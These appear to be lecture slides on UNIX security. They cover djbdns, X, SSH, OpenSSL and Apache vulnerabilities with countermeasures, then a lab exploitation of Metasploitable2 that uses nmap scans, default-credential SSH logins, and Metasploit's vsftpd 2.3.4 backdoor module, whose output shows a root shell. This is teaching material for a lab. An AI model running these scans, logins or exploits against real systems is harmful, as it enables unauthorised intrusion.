The response\_addname function in response.c in Daniel J. Bernstein djbdns 1.05 and earlier does not constrain offsets in the required manner, which allows remote attackers, with control over a third-party subdomain served by tinydns and axfrdns, to trigger DNS responses containing arbitrary records via crafted zone data for this subdomain.

dnscache in Daniel J. Bernstein djbdns 1.05 does not prevent simultaneous identical outbound DNS queries, which makes it easier for remote attackers to spoof DNS responses, as demonstrated by a spoofed A record in the Additional section of a response to a Start of Authority (SOA) query.

Total number of vulnerabilities : 3 Page : 1 (This Page)

# X Insecurities

- The X Window System allows many programs to share a single graphical display
- X clients can capture the keystrokes of the console user
- Kill windows
- Capture windows for display elsewhere
- Remap the keyboard to issue nefarious commands no matter what the user types



# X snooping tools

- xscan is a tool that can scan an entire subnet looking for an open X server and log all keystrokes to a log file
- xwatchwin even lets you see the windows users have open
- Attackers can also send keystrokes to any window

# X Countermeasures

- Avoid xhost + command
- Use more advanced authentication mechanisms such as MIT-MAGIC-COOKIE-1, XDM-AUTHORIZATION-1 and MIT-KERBEROS-5
- Consider using ssh and its tunneling functionality for enhanced security during your X sessions

# SSH Insecurities

- SSH is widely used as a secure alternative to telnet
- But there are integer overflows and other problems in some SSH packages which can be exploited, granting remote root access

# SSH Countermeasures

- Run patched versions of the SSH client and server
- Consider using the privilege separation feature, which creates a non-privileged environment for the sshd to run in (a chroot jail)

# OpenSSL Overflow Attacks

- OpenSSL is an open-source implementation of Secure Socket Layer (SSL) and is present in many versions of UNIX
- It had a famous buffer overflow vulnerability that was exploited by the Slapper worm
- Heartbleed <http://heartbleed.com/>
  - improper input validation

# OpenSSL Countermeasures

- Apply the appropriate patches and upgrade to OpenSSL
- Disable SSLv2 if it is not needed

# Apache Attacks

- Apache is a prevalent web server
- Highly complex, highly configurable
- Has vulnerabilities, like any program
  - apache Killer DoS: overlapping byte range requests

## **Apache Countermeasures**

Use latest version & apply patches

“Talk is cheap. Show me the code.”

Linus Torvalds





# Setup Details

- Two machines to demonstrate the exploitation of vulnerabilities:

- The attacker runs on host system



- Target system (Metasploitable2) runs in guest OS (Ubuntu Server 14.04): 192.168.56.101



# Scanning and Enumeration

- Scan subnet for alive hosts

```
nmap -sn 192.168.56.0/24
```

- Syn scan, enumerate services and detect os. Scans only TCP ports

```
sudo nmap -sS -sV -O 192.168.56.101
```

- UDP scan — can have false positives because it's considered closed only if an ICMP "port unreachable" message is returned (we're not running it because it takes too long)

```
sudo nmap -sU 192.168.56.101
```

# Scenario 1: Select SSH logins

- Enumerate users exploiting SMB service
- Attempt login with default/username as password (we'll see bruteforce later on)

# Scenario 1: Select SSH logins

1. Server Message Block scan to retrieve users. SMB is a Microsoft protocol for shared printers, files, ..

```
nmap --script smb-enum-users.nse -p 445 192.168.56.101
```

2. ssh msfadmin@192.168.56.101  
ssh postgres@192.168.56.101

3. pwd: msfadmin  
pwd: postgres

## Scenario 2: VSFTPD backdoor

- Stands for "Very Secure FTP Daemon"
- It is an FTP server for Unix-like systems
- Vulnerability: Users logging into a compromised vsftpd-2.3.4 server may issue a ":" smileyface as the username and gain a command shell on port 6200.

# Exploit VSFTPD backdoor with Metasploit

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     192.168.56.101  yes       The target address
  RPORT     21              yes       The target port (TCP)

Exploit target:

  Id  Name
  --  ---
  0    Automatic

msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.56.101:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[+] 192.168.56.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.102:42849 -> 192.168.56.101:6200) at 2018-04-06 23:57:51 -0500
```

## Scenario 3: UnrealIRCd backdoor

- One of the most used IRC servers
- Vulnerability: backdoor triggered by entering AB; when connecting to the vulnerable service.
- Metasploitable exploit:  
`exploit/unix/irc/unreal_ircd_3281_backdoor`

# Summary

- UNIX is a complex system that requires adequate security measures.
- Once the IP address of a target system is known, an attacker can begin port scanning, looking for security holes in the target system for gaining access.
- Footprinting and network reconnaissance of UNIX systems must be done before any type of exploitation
- Many remote exploitation techniques may allow attackers to subvert the UNIX system and to obtain a shell access.